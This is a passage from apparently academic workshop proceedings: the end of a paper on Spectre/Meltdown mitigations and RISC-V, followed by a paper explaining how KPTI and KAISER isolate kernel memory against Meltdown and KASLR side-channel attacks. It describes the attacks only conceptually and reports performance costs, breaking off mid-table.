(5)      ret
```

Listing 7: Retpoline example implementation

The original jump instruction gets replaced with the `mov` and `ret` instruction in line (4) and (5). The speculative infinity loop is implemented in line (2) and (3). The instructions `pause` and `lfence` enforces the load instruction order.

Since branches are generated by the compiler, Retpoline is a fix which must be implemented in compilers to secure binaries against Spectre. The GNU Compiler Collection (GCC) included Retpoline fix with GCC version 7.3 [9]. An improved version of Retpoline is "007" which detects critical conditional branches and insert `lfence` instructions accordingly. The strategy promises a low-overhead and effective mitigation strategy against Spectre [29].

4.2 Hardware

Despite the fact that a lot of mitigation strategies against Spectre and Meltdown emerged during the last few months, new CPU attacks were published consecutively.

01/04/18	Spectre variant 1
	Spectre variant 2
	Meltdown
03/27/18	Branchscope
05/22/18	Spectre variant 3
	Spectre variant 4
06/21/18	Lazy FP
07/10/18	Bounds check bypass store

Table 1: CPU attacks timeline

Table 1 shows the published attacks during the first half of the year 2018. The attacks are the result of semiconductors that value performance over security. Both techniques, "Out-of-order execution" and "branch prediction" are features to increase the performance of the CPU.

Mitigation strategies like Retpoline, 007 or KAISER are necessary to protect sensitive data on personal computers, smartphones and cloud based services, but the main cause of the problem lies in the CPUs itself. Some issues can be fixed with microcode updates but speculative execution is still part of the CPU and cannot be disabled without a huge performance impact. As long as no new CPUs are deployed workarounds like Retpoline and 007 must be used. Intel announced hardware fixes for Ice Lake CPUs, which will be released in 2019 [10, 13].

4.3 Other vendors

The vulnerabilities Meltdown and Spectre were explained as attacks for Intel processors, but other vendors also confirmed the existence of speculative execution in their CPUs, that may lead to cache-based timing attacks. ARM published a list of CPUs, which are vulnerable to various Spectre variants [19]. ARM further states that "userspace code implementing software privilege boundaries should be reworked" [19]. In other words a recompilation of the binaries is necessary. CPUs of the semiconductor AMD are also affected by some Spectre variants and microcode updates has have been released during the first half of the year 2018 [1].

5 RISC-V

While the semiconductors Intel, AMD and ARM are busy mitigating Spectre and Meltdown, the RISC-V foundation states, that the popular RISC-V implementation, named "Rocket" or "Rocket core" is unaffected by Spectre and Meltdown [4]. RISC-V is the name of an open source instruction set architecture and has been developed at the University of California, Berkeley. Due to its open source nature a lot of free software CPU implementations of RISC-V has been developed in the past few years.

Well-known companies like Western Digital or NVIDIA announced that RISC-V will be part of their future products [2]. In 2016 NVIDIA presented that Falcon, a proprietary control processor, will be redesigned using RISC-V as its underlying ISA. This means NVIDIA builds an own CPU based on the ISA with custom security extensions [17].

The possibility to implement custom extensions is one of the key features of the RISC-V ISA. Some opcodes are declared as "recommended for use by custom instruction-set extensions". These

opcodes will never be used in future standard extensions and can be used for security- or hardware acceleration purposes.

Another aspect why RISC-V has gained popularity over the past few years is the fact that the ISA is kept simple, following the reduced instruction set computer principles (RISC).

5.1 Open-Source development

The RISC-V foundation states that the recent vulnerabilities show that the CPU architectures come from a time before "security was a zeroth-order concern" and that the "RISC-V community has an historic opportunity to do security right from the get-go" [4].

In this chapter we like to take a look at the open source community of RISC-V and highlight some projects which may be relevant to tackle the security concerns outlined above.

Free CPU implementations. There are several free software CPU implementations available. "Rocket core" is the most "famous" one, because it was also developed at the University of California, Berkeley alongside the RISC-V ISA. The source code of the implementations are free, which means that it is possible to study how the CPU works and developers are able to discuss security relevant changes on the corresponding mailing lists This is not possible for proprietary CPUs of Intel or ARM. Other notable open source RISC-V implementations are [18]:

- Rocket (BSD licensed)
- VexRiscv (MIT licensed)
- ORCA (BSD licensed)

Formal verification. The project named "riscv-formal"[1] is the attempt to create a framework which can be used to prove the correctness of a RISC-V processor. Several CPUs have been tested against the framework and a few bugs have been found in open source RISC-V implementations including the well known implementation "Rocket core".

6 DISCUSSION

Meltdown and Spectre show that the big semiconductors try to tickle every bit of performance out of their legacy CPU architectures. This procedure comes with a price: less security. Spectre, Meltdown and the follow-up vulnerabilities Spectre-NG (also known as Spectre variants 3, 4) can be interpreted as a warning shot to the design priorities of the big semiconducters. Software mitigation is necessary, but techniques like Retpoline are only workarounds for bugs which lie in the CPU architecture. Hardware fixes must be implemented by the semiconductors but the circuits of the CPU cannot be changed after the tape-outs, that means that hardware fixes can only be published in the next release cycle. The mitigation of the attacks, which are shown in Table 1 indicates that probably more CPU vulnerabilities will appear in the future and developers are not able to fix it, but more sophisticated mitigation strategies must be explored. With this in mind the developers try to win a race, they are not able to win because they cannot fix the underlying main problem.

RISC-V uses the attack to state, that the free software community increase the security of the available open source CPU implementations. But is it true, that open source software (or hardware) is more secure? This is not the case per-se, but the source code is available to be inspected by people and bugs can be fixed by anyone and get peer reviewed afterwards. For closed source (like an Intel CPU) the vendor must implement a bug fix and the users need to trust that the fix is "good". The upcoming Spectre and Meltdown fixes in the 9th generation Intel CPUs (code name Ice Lake) are not visible to anyone, which means that is not possible to see if the fix is "good" or a workaround for a very specific case.

[1] cf. github.com/cliffordwolf [22]

7 FUTURE WORK

Companies like NVIDIA, Western Digital recognized the importance of RISC-V CPUs and probably more ports for the RISC-V ISA will be released in the future. In April 2018 for example the Data61 division of the Australian government's Commonwealth Scientific and Industrial Research Organisation announced that they start a RISC-V port for open source microkernel seL4[3]. These news highlight the importance of secure CPUs and secure systems overall.

In the future there is more effort necessary to create secure, formal verified systems which is only possible with the help of open source software and hardware. Another research field that probably grow in the next few years are tools to help developers write secure code. An example project is SpectrePrime and MeltdownPrime, which introduce litmus tests for Spectre and Meltdown. In other words, it is possible to search for security vulnerabilities based on Spectre and Meltdown automatically, based on a formal description of a CPU microarchitecture [28].

8 CONCLUSION

This paper discussed the CPU vulnerabilities Spectre and Meltdown. Developers all around the world were involved in the mitigation process of the two vulnerabilities. The mitigation strategies, which are workarounds, are necessary to protect sensitive data on the devices. Hardware fixes are not feasible because the CPU is an integrated circuit, which can not be modified once it is produced. This problem results in a race, where developers try to mitigate vulnerabilities, but they cannot fix the underlying problem out-of-order execution and speculative execution.

An instruction set architecture (ISA) is the most important interface between the processor and the computer. The RISC-V ISA offer new possibilities in terms of flexibility and extensibility. This paper mentioned several open source CPU implementations like "Rocket core" or "VexRiscv", both of them have been formal verified and provide a replacement for security-relevant systems. In open source CPU implementations it is possible to fix issues and discuss fixes with other developers.

REFERENCES

[1] Amd processor security updates. https://www.amd.com/en/corporate/security-updates. [Last accessed: 2018/07/20].
[2] Big tech players start to adopt the risc-v chip architecture. https://www.tomshardware.com/news/big-tech-players-risc-v-architecture,36011.html. [Last accessed: 2018/07/20].
[3] Brains behind sel4 secure microkernel begin risc-v chip port. https://www.theregister.co.uk/2018/04/23/risc_v_sel4_port/. [Last accessed: 2018/07/21].
[4] Building a more secure world with the risc-v isa. https://riscv.org/2018/01/more-secure-world-risc-v-isa/. [Last accessed: 2018/07/20].

[5] Computer architecture - out-of-order execution. https://iis-people.ee.ethz.ch/ gmichi/asocd/addinfo/Out-of-Order_execution.pdf. [Last accessed: 2018/07/22].

[6] Cve-2017-5715. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5715. [Last accessed: 2018/06/08].

[7] Cve-2017-5753. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5753. [Last accessed: 2018/06/08].

[8] Cve-2017-5754. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5754. [Last accessed: 2018/06/08].

[9] Gcc 7.3 released. https://lwn.net/Articles/745385/. [Last accessed: 2018/07/18].

[10] Intel delays mass production of 10nm cpus to 2019. https://www.anandtech.com/show/12693/intel-delays-mass-production-of-10-nm-cpus-to-2019. [Last accessed: 2018/07/19].

[11] Intel® 64 and ia-32 architectures optimization reference manual, 2016. https://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-optimization-manual.pdf. [Last accessed: 2018/06/16].

[12] Intel® 64 and ia-32 architectures software developer's manual. https://software.intel.com/sites/default/files/managed/39/c5/325462-sdm-vol-1-2abcd-3abcd.pdf. [Last accessed: 2018/07/18].

[13] Intel's 9th-generation 'ice lake' cpus will have fixes for meltdown, spectre. https://www.digitaltrends.com/computing/intel-meltdown-spectre-silicon-fixes-ice-lake/. [Last accessed: 2018/07/19].

[14] Kernel page-table isolation merged. https://lwn.net/Articles/742404/. [Last accessed: 2018/07/18].

[15] Latest intel security news: Updated firmware available for 6th, 7th and 8th generation intel core processors, intel xeon scalable processors and more. https://newsroom.intel.com/news/latest-intel-security-news-updated-firmware-available/. [Last accessed: 2018/06/26].

[16] Meltdown and spectre. https://meltdownattack.com. [Last accessed: 2018/06/08].

[17] Nvidia risc-v story - 4th risc-v workshop 7/2016. https://riscv.org/wp-content/uploads/2016/07/Tue1100_Nvidia_RISCV_Story_V2.pdf. [Last accessed: 2018/07/20].

[18] Risc-v cores and soc overview. https://riscv.org/risc-v-cores/. [Last accessed: 2018/07/22].

[19] Vulnerability of speculative processors to cache timing side-channel mechanism. https://developer.arm.com/support/arm-security-updates/speculative-processor-vulnerability. [Last accessed: 2018/07/20].

[20] *syscalls(2) Linux User's Manual*, 4.16 edition, February 2018.

[21] *write(2) Linux User's Manual*, 4.16 edition, February 2018.

[22] github.com/cliffordwolf. Risc-v formal verification framework. https://github.com/cliffordwolf/riscv-formal. [Last accessed: 2018/07/21].

[23] D. Gruss, M. Lipp, M. Schwarz, R. Fellner, C. Maurice, and S. Mangard. *KASLR is Dead: Long Live KASLR*, volume 10379 LNCS of *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*, pages 161–176. Springer-Verlag Italia, Italy, 2017.

[24] P. Kocher, D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, T. Prescher, M. Schwarz, and Y. Yarom. Spectre attacks: Exploiting speculative execution. *ArXiv e-prints*, Jan. 2018.

[25] M. Lipp, M. Schwarz, D. Gruss, T. Prescher, W. Haas, S. Mangard, P. Kocher, D. Genkin, Y. Yarom, and M. Hamburg. Meltdown. *ArXiv e-prints*, Jan. 2018.

[26] D. A. Patterson and J. L. Hennessy. *Computer Architecture: A Quantitative Approach*. Morgan Kaufmann Publishers Inc., San Francisco, CA, USA, 1990.

[27] R. M. Tomasulo. An efficient algorithm for exploiting multiple arithmetic units. *IBM J. Res. Dev.*, 11(1):25–33, Jan. 1967.

[28] C. Trippel, D. Lustig, and M. Martonosi. MeltdownPrime and SpectrePrime: Automatically-Synthesized Attacks Exploiting Invalidation-Based Coherence Protocols. *ArXiv e-prints*, Feb. 2018.

[29] G. Wang, S. Chattopadhyay, I. Gotovchits, T. Mitra, and A. Roychoudhury. oo7: Low-overhead Defense against Spectre Attacks via Binary Analysis. *ArXiv e-prints*, July 2018.

[30] Y. Yarom and K. Falkner. Flush+reload: A high resolution, low noise, l3 cache side-channel attack. In *23rd USENIX Security Symposium (USENIX Security 14)*, pages 719–732, San Diego, CA, 2014. USENIX Association.

[31] T.-Y. Yeh and Y. N. Patt. Two-level adaptive training branch prediction. In *Proceedings of the 24th Annual International Symposium on Microarchitecture*, MICRO 24, pages 51–61, New York, NY, USA, 1991. ACM.

KPTI a Mitigation Method against Meltdown

Lars Müller
RheinMain University of Applied Sciences
mail@lars-mueller.com

Abstract

KPTI (Kernel Page Table Isolation) is a software patch against the Meltdown attack and is based on the countermeasure KAISER. This abbreviation stands for Kernel Address Isolation to have Side channels Efficiently Removed (KAISER) and is originated to prevent side-channel attacks against KASLR and can also be used as a mitigation for Meltdown. KASLR (Kernel Address Space Layout Randomization) is a technique to randomize the placement of the kernel at boot time. The basic idea behind the KPTI patch is a greater isolation between the user space and the kernel space. It is stated that KPTI is the best short-term solution. However, to correct the root problem, it is not known if new hardware or a microcode update will fix the issue. The concept and functionality of the mitigation is demonstrated using the Linux platform. It will be shown that the mitigation comes with a performance loss.

1 INTRODUCTION

Meltdown [13] and Spectre [12] are new attacks that exploit hardware vulnerabilities. The attacks were published in January 2018, but were previous internally known, in the case of Meltdown. The Meltdown attack relies on out-of-order execution, that is the program code is not processed sequentially. The Spectre attack exploits speculative execution, that is when upon a condition the further pathway is "guessed". More about the two execution methods in section 2.

Both the Meltdown and Spectre attack are using side-channels in their procedure. Side-channels are hidden channels potentially conveying information. Side-channel attacks use the physical implementation to learn the secret. The attack observes the execution and tries to find a correlation between the oberserved data and the secret. There are many side-channel attacks which exploits different sources e.g. the power consumption, timing informations, cache side-channels, electromagnetic leaks, acoustic informations or optical informations.

In this short research paper the mitigation KPTI against Meltdown is presented. The underlying concept and the history of the mitigation is receiving a closer look. The main focus relies on the Linux platform, because of the available documentation. Hence the concept and functionality of the underlying principle is shown on the Linux platform. It is shown how KPTI mitigates Meltdown and what the disadvantages are.

Outline. The remainder of this paper is structured as follows. In section 2 background information is given. In the following section 3 a short overlook about Meltdown is provided. In the next part 4 is the concept of KASLR presented. In section 5 the original KAISER implementation is described. In section 6 is the KAISER patch in relation to the meltdown attack presented under the name KPTI. The evaluation of KPTI in Linux is described in section 7. And in 8 future work is discussed and the conclusion is in section 9.

WAMOS'18, August 09, 2018, Wiesbaden, Germany
.

2 BACKGROUND

Virtual Address Space. The virtual address space is an abstraction of the physical memory. The virtual addresses are translated to physical addresses by using multi-level *translation tables* (or called *page tables*). The hierarchy level of such translation tables is sometimes called a *page map level*. For example, on Intel x86-64 processors the page map level is 4 (abbr. PML4). Translation tables define the mappings from a virtual address to a physical address. Each virtual address space is divided into a user and a kernel part, to provide memory protection and to protect against exploits. The translation table entries contain permission bits, to set permissions like readable, writeable or to prevent accessing kernel space from user space. So, running applications in user mode can only access the user space, but the kernel space can only be accessed in privileged mode. The spanning component that controls the address translation and privilege checks is called a *Memory Management Unit* (MMU). The MMU is usually a part of the CPU.

To isolate different processes from each other, every process gets his own virtual address space. This means that the CPU holds the physical base address for the currently used top-level translation table in the *control register 3* (CR3). Therefore, the virtual address space for every process is defined through a top-level translation table (the PML4 on Intel x86-64 processors). Consequently, a process has only access to the memory which is mapped to its own virtual address space. Control registers like the CR3 influence the overall behaviour of the CPU and are being changed during runtime. In Figure 1 is a schematic illustration of an address translation with a page map level of 4 shown. In the illustration is the CR3 register pictured, which holds the base address of the current address space for a process. The virtual address is segmented in parts which are used to navigate through the translation tables respectively the virtual address space. Through this structure the virtual address is translated to the belonging physical address.

The change from the current process to another one is called a *context switch*. Upon a context switch the CR3 register needs to be updated, because another address space is switched to. The state of the current process must be saved and the state of the process being switched to needs to be loaded. Therefore a context switch is a time consuming procedure. Upon a thread switch the address space stays the same, because the process stays the same and hence the CR3 address doesn't change.




Figure 1: Schematic illustration of an address translation, with a page map level of 4. Structured in PML4 table, page directory pointer table (PDP), page directory (PD), page table (PT).

On current Intel processors the CR3 address stays the same when switching between user and kernel space, because the kernel is mapped into the address space of every user process. The kernel space is only protected through the permission bits in the page table entries. Therefore the address space stays the same and the CR3 address must not be updated.

To improve the performance of the address translation and privilege checks a *translation lookaside buffer* (TLB) is used. It is a cache that saves the recently used mappings, so that not everytime the whole translation table structure has to be walked through, which would be slower. The TLB is a special cache for the address translation tables. The translation tables are normally stored in the physical memory and can also be cached in regular data caches [9].

Out-of-Order Execution. Out-of-Order Execution is a commonly used method to increase the performance of code execution and is the opposite of in-order execution. In-order execution runs the program code sequentially and has always to wait for the result of the current operation and then moves on to the next operation. While out-of-order execution computes beside the current operation another operation which would actually come later in the order of events. This improves the performance, because the CPU does not have to stall. To differentiate the term in respect to the term *speculative execution*, with speculative execution is meant that code of a specific program path is executed before the CPU is certain whether it is the right path, because the result of the belonging condition is not yet calculated. If the result of the condition is calculated and is valid for the "guessed" path then time is saved, otherwise the taken path is discarded and the right one will be taken.

3 MELTDOWN

Meltdown is a hardware vulnerability and uses side effects from out-of-order execution to read arbitrary kernel memory from user space processes. It was published in January 2018 [13], its CVE Number is CVE-2017-5754 and is sometimes called "rogue data cache load". The vulnerability is independent from the operating system. Compromised processors are Intel x86 and ARM Cortex-A75 [8]. AMD is not yet compromised, because of their processor design [8]. Before the publication of Meltdown the kernel space was mapped in the user space and only protected through permission bits in the page table entries. This privilege check is bypassed by the Meltdown attack. The attack relies on the exception handling and works as follows.

(1) First inaccessible kernel memory is loaded into a register that causes an exception.
(2) Then the following code is executed, because of out-of-order execution, before the exception handling is finished.
(3) The content of the accessed kernel memory is leaked through a side channel of the data cache.

This process can be done repeatedly and not only the kernel memory can be read, also the entire physical memory, because the physical memory is direct mapped in the kernel space [13]. In the original paper the maximum speed of reading inaccessable memory is $503KB/s$ on a Intel i7-6700K.

4 KASLR

Kernel address space layout randomization (KASLR) is a technique to randomize the placement of the kernel in the virtual address space at boot time [2]. This makes it harder for serveral attacks, because initially the attacker does not know where the kernel in the memory lies.

Besides KASLR there also exist ASLR (address space layout randomization or sometimes called user space ASLR). The difference to KASLR is that user space ASLR randomizes the virtual address space for every new process and protects against remote attacks that only have restricted access to the system [3]. While KASLR protects against local attacks like control-flow hijacking and code-injection attacks [2].

The KASLR security measure is already in all big operating systems implemented like Linux, macOS and Windows. Since 2013 there are new side channel attacks that break KASLR. The following attacks use side channels through the address translation cache and leak the location of the memory mappings, but are not as bad as Meltdown where the content itself is leaked. The **Double Page Fault Attack** [6] exploits the behavior of the page fault handling, the **Intel TSX-based Attack** [11] forces page faults using TSX instructions (extension to the x86 instruction set) and exploits the same effect as the Double Page Fault Attack and the **Prefetch Side-Channel Attack** [3] exploits the behavior of the prefetch of instructions, in which the execution time depends on which address translation cache holds the right translation entries.

To illustrate how such an attack works the Double Page Fault Attack is getting a closer look. The Double Page Fault Attack exploits the behavior of the page fault handling on Intel processors. First we need to clarify the following two terms. With the term *allocated* is meant that a page can be accessed through the MMU, without generating an address translation failure. This means that the page belongs to the current address space. With the second term *accessible* is meant that the current process has the right access privilege for the addressed page, e.g. an inaccessible page could be a

kernel page for a user process. This attack works on Intel but not on AMD processors, because of a different TLB behavior. If upon a TLB miss the page table structure is run through and the addressed page is allocated, the page is cached in the TLB and another one is removed from it. If the addressed page is not allocated a page fault occurs and the page is not cached. If the addressed page is allocated but inaccessible the page is still cached, but the permission check will fail. This differs from the AMD TLB behavior, in which a allocated but inaccessible page is not cached and therefore the attack does not work on AMD processors. The attack works follows. A user process addresses inaccessible kernel memory. This results in a page fault and two further variants are possible. The first one is that the inaccessible kernel memory is allocated and is therefore cached in the TLB. The other one is that the inaccessible kernel memory is not allocated and therefore the kernel memory is not cached. Now the same inaccessible memory location is addressed again and the second page fault occurs. Again there are two cases. If the addressed page is cached the page fault handling requires less time and if the addressed page is not cached the handling requires more time. Because of this time difference the attacker learns whether a kernel memory location is allocated or not allocated. Therefore the allocation of the kernel can be reconstructed and KASLR is bypassed.


All three attacks exploit that the processor behaves differently to memory access. This behavior results in timing differences, which are used to locate the kernel memory. These attacks exploit that the kernel space is mapped into the user space and the access is only prevented through permission bits in the address translation tables. Since these attacks were published KASLR is found "dead", until KAISER was presented.

5 KAISER

KAISER (Kernel Address Isolation to have Side channels Efficiently Removed) is a security measure [2] and was published in July 2017. It is a method to prevent side-channel attacks against KASLR, like the Double Page Fault Attack, the Intel TSX-based Attack and the Prefetch Side-Channel Attack. Therefore KAISER "revives" the kernel ASLR. In short, KAISER isolates the user address space from the kernel address space, so that no kernel address information is leaked. KAISER provides the basic concept of KPTI. KPTI stands for the implementation of the concept of KAISER in all major operating systems.

Before the Meltdown publication the kernel memory on Linux was mapped in the virtual address space of every user process, so that they both share the same address space and the access permissions were only set throughout Bits in the translation table entries. This was done because of performance reasons, so that no TLB-Flushes occur when switching between user and kernel space.

Stronger Kernel Isolation proposed by Gruss et al. [3] is a theoretical model to isolate the user and the kernel address space. In that the kernel space is unmapped from the user space and the user space is unmapped from the kernel space. If a switch to privilege mode occurs a switch to another address space is made. Only a minimal number of pages would be mapped into both user and kernel space. This concept would prevent all attacks on kernel address information, but would also require to rewrite large parts of current kernels [2]. In the Figure 2 is a comparison between the regular virtual address space, the address space by Stronger Kernel Isolation and the concept of KAISER displayed. In the regular structure the kernel memory is mapped in the user memory of every process and upon a switch to privilege mode the address space stays the same. In the Stronger Kernel Isolation model, the kernel memory is not mapped in the user memory and vise versa and upon a switch to privilege mode the address space needs to be switched. The KAISER model is nearly the same as the Stronger Kernel Isolation model, with the difference, that the user memory is mapped in the kernel memory and is protected with *SMAP* and *SMEP*.



(a) Regular OS.

(b) Stronger Kernel Isolation. **(c) KAISER.**

Figure 2: Illustration of the partitioning of the virtual address space. Depiction is from [2] Fig. 2.

5.1 Functionality

To implement a practical solution for the theoretical model *Stronger Kernel Isolation* by Gruss et al. KAISER works as follows.

Main Concept. Current systems have one shared address space for the user and the kernel memory for each process, whereas KAISER uses two, to isolate the user address space and the kernel address space. One address space which only maps the user space but not the kernel space, called **shadow address space**. And one address space which maps the kernel space and the user space, but the user space is protected with *SMEP* and *SMAP*. This differs from the Stronger Kernel Isolation model. SMEP (supervisor-mode execution prevention) to prevent execution of user code in kernel mode and SMAP (supervisor-mode access prevention) to prevent invalid user memory reference like a read or write. SMEP and SMAP can be set in the CR4 register on bit 20 and 21. Like in Stronger Kernel Isolation there need to be some pages that are mapped into both user and kernel space.

There are two address spaces, the shadow address space and the kernel address space, because of that the address space changes if a switch into privilege mode is made. Hence the switch between shadow and kernel space now requires to




Figure 3: Placement of the user and kernel space in the address space with an offset. Depiction is from [2] Fig. 3.

update the CR3 register. A switch from user mode to kernel mode occurs, because of a system call, an exception or an interrupt.

The isolation between user and kernel space is shown in Figure 3. The top-level translation table PML4 of the shadow address space and the PML4 of the kernel address space is set next to each other with a power-of-two offset. Thus the two PML4 are aligned as a 8kB block and the shadow PML4 is set with a +4 kB offset. In the KAISER paper [2] they use the bit 12 of the CR3 address to implement this offset and therefore to switch between the user and kernel space. If the bit 12 in the CR3 address is set to zero it switches to the kernel PML4 and if the bit is set to one it switches to the shadow PML4.

The presented main concept brings up to major challenges. The first challenge is that during a context switch there are several locations that need to be mapped in shadow and kernel space for todays x86 processors. Stronger Kernel Isolation unmaps the user space from the kernel space completely, but this would require rewriting of large parts of the kernel [2]. The second challenge is that the need of TLB flushes increases with KAISER. Full TLB flushes would be required when switching the address space and partial TLB flushes would be required when modifying the address space. With this comes a performance decrease. KAISER handles these two challenges as follows.

Minimizing the Kernel Address Space Mapping. The main idea is to isolate the kernel and user space, but during a context switch there are some locations that need to be mapped in the shadow and the kernel space. So a complete isolation is impractical and hence the number of overlapping pages should be minimal. In the KAISER paper [2] they identified a small set of pages that need to be mapped. Interrupts are needed for a context switch and therefore the *interrupt descriptor tables* (IDT) and the interrupt entry and exit `.text` section need to be mapped. Because of multi threading, a process uses multiple cores, the entire per-CPU section including *interrupt request* (IRQ) stack and vector, the *global descriptor table* (GDT) and the *task state segment* (TSS) need to be mapped in both. This set is the identified minimal set that need to be mapped. The original concept from Gruss [3] of unmapping the entire user space in kernel space is not practical. The access to user space in kernel space is fundamental in modern designs [2]. Thus the user space is protected through SMEP and SMAP.

Efficient and Secure TLB Management. Before the mitigation of Meltdown the kernel space was mapped in the user space and therefore the CR3 register was not updated upon a switch from user space to kernel space. *Global bits* are used to mark mappings in the page table entries that can be allocated by every process and therefore the mappings are excluded from TLB flushes e.g. kernel pages. This improves the performance of a context switch. KAISER wants to isolate the user and kernel space and therefore global bits are deactivated.

KAISER increases the number of address space switches, because of the isolation of user and kernel space. KAISER needs to update the CR3 register not only because of a context switch between processes, but also because of a switch between user and kernel space. Upon a CR3 update the defined behaviour of current x86 processors is to do a TLB flush [2]. Therefore a TLB flush would be required upon a context switch and a switch between user and kernel space.

There is a method to improve the performance of a context switch called *process-context identifiers* (PCID). KAISER only proposed the usage of PCIDs, but they were not originally implemented, because Linux didn't supported PCIDs at this time. The idea behind PCIDs is that TLB-cached page table entries are tagged with an context identifier for their related process. Lookups in the TLB will only succeed, when the identifier in the TLB entry matches with the one of the current process. Address spaces can be switched without flushing the TLB. This reduces the amount of needed TLB-flushes and therefore PCIDs would increase the performance of KAISER. This works only for Haswell (v4) or newer CPUs from Intel.

5.2 Attack Handling

The Double Page Fault Attack uses timing differences of the page fault handling to leak the kernels layout and break KASLR. KAISER prevents the Double Page Fault Attack through the decoupling of kernel and user space. Since the kernel is not mapped in the user space no kernel memory can be cached because of page faults. Hence there is no timing difference upon the second page fault and no information about the kernel layout is leaked. In the Figure 4 is the timing difference of the average execution time of the second page fault shown, in comparison between mapped (allocated) and unmapped (not allocated) pages, with and without KAISER. The execution time is stated in cycles. It can be seen that there are no timing differences with KAISER and therefore mapped and unmapped pages cannot be distinguished. The page fault rised by this attack is called a segmentation fault, because of the access violation caused by the user process to access kernel pages.

The other attacks like the Intel TSX-based Attack and the Prefetch Side-Channel Attack are using timing side channels to leak kernel information, just like the Double Page Fault Attack. The timing differences are also eliminated by KAISER and therefore the attacks are prevented.




Figure 4: Timing differences of the page fault handling caused by the double page fault attack.

KAISER [2] provided a proof of concept on Linux [1]. Nevertheless this is not a full implementation of KAISER and therefore does not prevent all KASLR leaks. During a context switch to kernel space the pages that needed to enter the kernel must be at a fixed offset apart from the randomized rest of the kernel. Thus a full implementation must map any randomized memory location that are needed during a context switch to fixed offsets.

6 KPTI

KAISER was originally presented to prevent attacks against KASLR and eliminate the leakage of kernel address information. Before the public disclosure of Meltdown Dave Hansen posted the initial patch set [4] against the new hardware vulnerability Meltdown for Linux. The patch builds upon KAISER. Since the knowlegde of the mitigation property of KAISER it is known as *KPTI* (Kernel Page Table Isolation or sometimes PTI).

The minimal kernel pages that are required to enter and exit the kernel from user space are enter/exit functions, interrupt descriptor tables (IDT) and kernel trampoline stacks. This can reveal the kernel's ASLR base address, but the code is all trusted [4]. There is a set of memory spaces that need to be mapped, but when KASLR is active it is not trivial to find the remaining kernel memory locations, because they are randomized and of their small size of several kilobytes [13].

Meltdown is prevented through KPTI and it cannot leak kernel memory, because there is no valid mapping to kernel or physical memory in user space and therefore addresses cannot be resolved. As a consequence of that there is no kernel memory which can be cached through out-of-order execution and no kernel memory can be leaked through a cache channel. KPTI doesn't influences the Spectre Attack.

KAISER just provided a proof of concept. The major addition to KAISER is the use of PCIDs on Linux [4]. They weren't included in KAISER, but was raised as an further idea to improve the performance. Furthermore KAISER disabled the global bits, so that no pages are kept in the TLB at all time. KPTI added global pages back in, but only for non-PCID system, hence for older CPUs [5]. Moreover KPTI implements *trampoline functions* to avoid kernel pointers in user space. Trampoline functions act as an intermediate stage between user and kernel address space. The minimal set of kernel pages that need to be mapped in the user space could leak a kernel pointer. This would be enough to calculate the randomization of the kernel layout and break KASLR. Instead of using kernel pointers trampoline functions are deployed. For example an interrupt occurs, but it doesn't jump into the kernel directly, but rather through the trampoline function. The trampoline must only be mapped in the kernel and be randomized with a different offset than the rest of the kernel. The attacker can only leak pointers to the trampoline code, but not the randomized offsets of the remaining kernel. The trampoline functions must be applied for every kernel pointer in user memory [13].

Current Status. The patches for the other operating systems like Windows and MacOS work similar as the KPTI patch for Linux [13]. KPTI was merged into the Linux kernel at version 4.15: [14], the patch for Windows at version 17035 [10] and MacOS at version 10.13.2 [7].

7 EVALUATION

With KPTI comes a performance loss. KPTI increases the number of address space switches, because of system calls, interrupts and exceptions. Therefore systems calls and interrupts are getting slower. How much the performance loss is depends on how much syscalls and interrupts are made. Hence the performance loss can heavily vary between programs.

In the KAISER paper [2] it is stated that the runtime overhead is only of 0.28%. Whereas in the Hansen patch [4] it is stated that 5% is a good value for a "typical" workload and the worst is 30% tested on a loopback networking, in which many system calls are being made. It should be considered that KAISER only provided a proof of concept, whereas the Hansen patch is full implementation on Linux.

In the table 1 is a runtime comparison without KAISER, with KAISER and with pcid activated and deactivated shown. For comparison, the *lseek* system call is used. With the lseek syscall can the read/write offset in a file be repositioned. The values are in lseek/seconds stated. It can be seen that with KAISER activated less syscalls can be made. Although the performance of KAISER increases with pcids activated. Systems without pcid support flush the TLB upon a CR3 write, thus upon a syscall, interrupt or exception. This slows the performance down.

no kaiser:	5.2M
kaiser+ pcid:	3.0M
kaiser+nopcid:	2.2M

Table 1: Runtime comparison with and without KAISER and pcid activated and deactivated. Values in lseek/seconds.

In the table 2 is a comparison of the kernel image size with and without KAISER presented. It can be seen that the size grows with the use of KAISER. It should be noted that the values from table 1 and 2 are from the 10th November 2017 [4].

text	data	bss	dec	filename
